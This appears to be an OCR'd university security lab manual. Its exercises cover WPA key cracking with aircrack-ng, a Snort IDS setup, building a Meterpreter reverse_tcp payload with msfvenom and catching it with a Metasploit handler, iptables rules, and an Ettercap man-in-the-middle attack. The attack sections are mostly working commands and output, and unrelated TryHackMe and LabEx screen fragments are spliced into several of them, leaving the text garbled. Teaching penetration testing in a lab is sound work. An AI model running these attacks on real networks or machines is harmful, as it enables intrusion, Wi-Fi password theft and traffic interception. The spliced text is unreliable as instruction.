- Airodump-ng

**Aircrack-ng Suite:**

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).

• Cracking: WEP and WPA PSK (WPA 1 and2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD,NetBSD, as well as Solaris and even eComStation 2.

**Result:**

Thus the study of Kali Linux for penetration testing and auditing has been done successfully.

**Ex. No.: 6b**

# WIRELESS AUDIT

**Aim:**

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

**Algorithm:**

1. Check the current wireless interface with iwconfig command.

2. Get the channel number, MAC address and ESSID with iwlist command.

3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.

4. If processes are interfering with airmon-ng then kill those process.

5. Again start the wireless interface in monitor mode on specific AP channel withairmon-ng.

6. Start airodump-ng to capture Initialization Vectors(IVs).

7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.

8. List the files to see the captured files

9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt

10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

**Output:** root@kali:~#

iwconfig eth0

no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:off/any

Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm

Retry short limit:7 RTS thr:off Fragment thr:off

Encryption key:off

Power Management:off lo no

wireless extensions. root@kali:~#

iwlist wlan0 scanning wlan0 Scan

completed :

Cell 01 - Address: 14:F6:5A:F4:57:22 Channel:6

Frequency:2.437 GHz (Channel 6)

Quality=70/70 Signal level=-27 dBm

Encryption key:on

ESSID:"BENEDICT"

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s

Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s

36 Mb/s; 48 Mb/s; 54 Mb/s Mode:Master

Extra:tsf=00000000425b0a37

Extra: Last beacon: 548ms ago

IE: WPA Version 1

Group Cipher : TKIP

Pairwise Ciphers (2) : CCMP TKIP

Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short

period of time, you may want to kill (some of) them!

PID Name

1148 NetworkManager  1324 wpa_supplicant PHY Interface Driver Chipset

phy0 wlan0 ath9k_htc Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.

Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill Killing these processes:

PID Name

1324 wpa_supplicant root@kali:~# airmon-ng start wlan0 PHY

Interface Driver Chipset phy0 wlan0 ath9k_htc Atheros

Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

(mac80211 station mode vif disabled for [phy0]wlan0) root@kali:~# airodumpng

-w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon

CH 6 ][ Elapsed: 5 mins ][ 2016-10-05 01:35 ][ WPA handshake: 14:F6:5A:F4:57:

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTHE

14:F6:5A:F4:57:22 -31 100 3104 10036 0 6 54e. WPA CCMP PSK B

BSSID STATION PWR Rate Lost Frames Probe

14:F6:5A:F4:57:22 70:05:14:A3:7E:3E -32 2e- 0 0 10836

root@kali:~# ls -l total

10348

-rw-r--r-- 1 root root 10580359 Oct 5 01:35 atheros-01.cap

-rw-r--r-- 1 root root 481 Oct 5 01:35 atheros-01.csv

-rw-r--r-- 1 root root 598 Oct 5 01:35 atheros-01.kismet.csv

-rw-r--r-- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml

root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt

[00:00:52] 84564 keys tested (1648.11 k/s)

KEY FOUND! [ rec12345 ]

Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49

A9 7AA0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A 43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53

38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF

81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05

F6 53 B8 CAA0 70 EC 02 1B EA 5F 7A DA 7A EC 7D

EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C

**Result:**

Thus, the wireless auditing and decrypting of WPA keys has been done successfully.

**Ex. No.: 7**

# SNORT IDS

**Aim:**

To demonstrate Intrusion Detection System (IDS) using snort tool.

**Algorithm:**

1. Download and extract the latest version of daq and snort

2. Install development packages - libpcap and pcre.

3. Install daq and then followed by snort.

4. Verify the installation is correct.

5. Create the configuration file, rule file and log file directory

6. Create snort.conf and icmp.rules files

7. Execute snort from the command line

8. Ping to yahoo website from another terminal

9. Watch the alert messages in the log files

**Output:**

[root@localhost security lab]# cd /usr/src

[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz

[root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort-2.9.16.1.tar.gz

[root@localhost security lab]# tar xvzf daq-2.0.7.tar.gz

[root@localhost security lab]# tar xvzf snort-2.9.16.1.tar.gz

[root@localhost security lab]# yum install libpcap* pcre* libdnet* -y

[root@localhost security lab]# cd daq-2.0.7

[root@localhost security lab]# . /configure

[root@localhost security lab]# make

[root@localhost security lab]# make install

[root@localhost security lab]# cd snort-2.9.16.1

[root@localhost security lab]# . /configure

[root@localhost security lab]# make

[root@localhost security lab]# make install

[root@localhost security lab]# snort --version

,,_ -*> Snort! <*- o" )~ Version

2.9.8.2 GRE (Build 335)

"" By Martin Roesch & The SnortTeam: http://www.snort.org/contact#team

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Copyright (C) 1998-2013 Sourcefire, Inc., et al.

Using libpcap version 1.7.3

Using PCRE version: 8.38 2015-11-23

Using ZLIB version: 1.2.8

[root@localhost security lab]# mkdir /etc/snort

[root@localhost security lab]# mkdir /etc/snort/rules

[root@localhost security lab]# mkdir /var/log/snort

[root@localhost security lab]# vi /etc/snort/snort.conf

add this line- include /etc/snort/rules/icmp.rules

[root@localhost security lab]# vi /etc/snort/rules/icmp.rules

alert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)

[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/

Another terminal

[root@localhost security lab]# ping www.yahoo.com

Ctrl + C

[root@localhost security lab]# vi /var/log/snort/alert

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:14680 Seq:64 ECHO

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:14680 Seq:65 ECHO


[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY


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Snort
Learn how to use Snort to detect real-time threats, analyse recorded traffic files and identify anomalies.
120 min
124,322
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Connectivity
Options
Task 1 Introduction
Task 2 Interactive Material and VM
Task 3 Introduction to IDS/IPS
Task 4 First Interaction with Snort
Task 5 Operation Mode 1: Sniffer Mode
Task 6 Operation Mode 2: Packet Logger Mode
Task 7 Operation Mode 3: IDS/IPS
Task 8 Operation Mode 4: PCAP Investigation
Task 9 Snort Rule Structure
Task 10 Snort2 Operation Logic: Points to Remember

**Result:**

Thus, the Intrusion Detection System (IDS) has been successfully demonstrated using snort. **Ex. No.: 8**

# METASPLOIT

**Aim:**

To set up Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely.

**Algorithm:**

1. Generate payload to be inserted into the remote machine

2. Set the LHOST and it's port number

3. Open msfconsole.

4. Use exploit/multi/handler

5. Establish reverse_tcp with the remote windows 8 machine.

6. Run SimpleHTTPServer with port number 8000.

7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000

8. In KaliLinux, type sysinfo to get the information about Windows 8 machine

9. Create a new directory using mkdir command.

**10.Delete the created directory.**

**Output:**

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 –f

exe > /root/hi.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes root@kali:~#

msfconsole

[-] ***Rting the Metasploit Framework console...\

[-] * WARNING: No database support: could not connect to server: Connection refused

Is the server running on host "localhost" (::1) and accepting

TCP/IP connections on port 5432?  could not

connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432? msf5 > use exploit/multi/handler msf5

exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp msf5 exploit(multi/handler) >

show options Module options (exploit/multi/handler):

Name Current Setting Required Description

---- --------------- -------- -----------

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)

LHOST yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 172.16.8.155

LHOST => 172.16.8.156 msf5 exploit(multi/handler) >

set LPORT 443 LPORT => 443  msf5

exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.8.155:443


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Downtime
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1
M
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Metasploit: Introduction
An introduction to the main components of the Metasploit Framework.
30 min
408,728
Help
Save Room
7883 Recommend
Task 1 Introduction to Metasploit
Task 2 Main Components of Metasploit
Task 3 Msfconsole
Task 4 Working with modules
Task 5 Summary
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86
10 directories, 0 files
Evasion
While encoders will encode the payload, they should not be considered a direct attempt to evade antivirus software. On the other hand, "evasion" modules will try that, with more or less success.




**Result:**

Thus, the setup of Metasploit framework and exploit reverse_tcp in Windows 8 machine. remotely has been executed successfully.

**Ex. No.: 9**

# INSTALL AND CONFIGURE IPTABLES FIREWALL

**Aim:**

To install iptables and configure it for variety of options.

**Common Configurations & outputs:**

1.Start/stop/restart firewalls

[root@localhost ~]# systemctl start firewalld

[root@localhost ~]# systemctl restart firewalld

[root@localhost ~]# systemctl stop firewalld

[root@localhost ~]#

2. Check all exitsting IPtables Firewall Rules

[root@localhost ~]# iptables -L -n -v

[root@localhost ~]#

3. Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall

[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP

[root@localhost ~]#

4. Block specifig port on IPtables Firewall

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP

[root@localhost ~]#

5. Allow specific network range on particular port on iptables

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT
[root@localhost ~]#

6. Block Facebook on IPTables [root@localhost ~]# host facebook.com facebook.com has

address 157.240.24.35 facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de

facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

[root@localhost ~]# whois 157.240.24.35 | grep CIDR

CIDR: 157.240.0.0/16

[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35

[Querying whois.arin.net]

[whois.arin.net]

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# available at: https://www.arin.net/resources/registry/whois/tou/

# If you see inaccuracies in the results, please report at

# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/

# Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

NetRange: 157.240.0.0 - 157.240.255.255

CIDR: 157.240.0.0/16

NetName: THEFA-3

NetHandle: NET-157-240-0-0-1  Parent:

NET157 (NET-157-0-0-0-0)

NetType: Direct Assignment

OriginAS:

Organization: Facebook, Inc. (THEFA-3)

RegDate: 2015-05-14

Updated: 2015-05-14

Ref: https://rdap.arin.net/registry/ip/157.240.0.0

OrgName: Facebook, Inc.

OrgId: THEFA-3

Address: 1601 Willow Rd.

City: Menlo Park

StateProv: CA

PostalCode: 94025

Country: US

RegDate: 2004-08-11

Updated: 2012-04-17

Ref: https://rdap.arin.net/registry/entity/THEFA-3

OrgTechHandle: OPERA82-ARIN

OrgTechName: Operations

OrgTechPhone: +1-650-543-4800

OrgTechEmail: domain@facebook.com

OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgAbuseHandle: OPERA82-ARIN

OrgAbuseName: Operations

OrgAbusePhone: +1-650-543-4800

OrgAbuseEmail: domain@facebook.com

OrgAbuseRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

#

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#

# If you see inaccuracies in the results, please report at

# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/

#

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#

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option

[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

[root@localhost ~]#

6. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP

[root@localhost ~]#

7.Save IPtables rules to a file

[root@localhost ~]# iptables-save > ~/iptables.rules

[root@localhost ~]# vi iptables.rules

[root@localhost ~]#

8.Restrict number of concurrent connections to a Server(Here restrict to 3 connections

only)[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-

above 3 -j REJECT

9. Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT

[root@localhost ~]#

10. Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F

[root@localhost ~]#

**Result:**

Thus, the iptables has been installed successfully and it has been configured for variety of options.

**Ex. No.: 10**

# MITM ATTACK WITH ETTERCAP

**Aim:**

To initiate a MITM attack using ICMP redirect with Ettercap tool.

**Algorithm:**

1. Install ettercap if not done already using the command-dnf install ettercap

2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default. vi /etc/ettercap/etter.conf

3. Next start ettercap in GTK ettercap -G

4. Click sniff, followed by unified sniffing.

5. Select the interface connected to the network.

6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts

7. Click Host List and choose the IP address for ICMP redirect

8. Now all traffic to that particular IP address is redirected to some other IP address.


9. Click MITM and followed by Stop to close the attack.


**Output:**


[root@localhost security lab]# dnf install ettercap

[root@localhost security lab]# vi /etc/ettercap/etter.conf

[root@localhost security lab]# ettercap –G


Setup
Sniffing at startup
Primary Interface
eth0
Bridged sniffing
Bridged Interface
Local Loopback
Ettercap


Desktop
Terminal
WebIDE
Linux / Setting Up Your Kali Linux Environment
labex:project/ $ docker run -d --name kali-container -it kalilinux/kali-rolling /bin/bash
6da11968ba48cdd164703f895b28cf2debf46812375c8512eabe79e4f46c8a76
labex:project/ $
labex:project/ $ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6da11968ba48 kalilinux/kali-rolling "/bin/bash" 2 minutes ago Up 2 minutes kali-container
labex:project/ $ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy


Desktop
Terminal
WebIDE
No VM guests are running outdated hypervisor (qemu) binaries on this host.
labex:project/ $ sudo apt install -y ettercap-graphical
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ettercap-graphical is already the newest version (1:0.8.3.1-5).
0 upgraded, 0 newly installed, 0 to remove and 525 not upgraded.
labex:project/ $
labex:project/ $ ettercap --version
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
ettercap 0.8.3.1
labex:project/ $ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 8500 qdisc mq state UP group default qlen 1000
link/ether 00:16:3e:08:9b:b5 brd ff:ff:ff:ff:ff:ff
altname enp0s5
altname ens5
inet 10.0.1.28/24 metric 100 brd 10.0.1.255 scope global dynamic eth0
valid_lft 1892159080sec preferred_lft 1892159080sec
inet6 fe80::216:3eff:fe08:9bb5/64 scope link
valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:8f:93:bc:c4 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
inet6 fe80::42:8fff:fe93:bcc4/64 scope link
valid_lft forever preferred_lft forever
5: vethacbdd9c@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
link/ether 1e:9c:a9:27:af:72 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::1c9c:a9ff:fe27:af72/64 scope link
valid_lft forever preferred_lft forever
labex:project/ $

**Result:**

Thus the MITM attack has been successfully executed using Ettercap tool.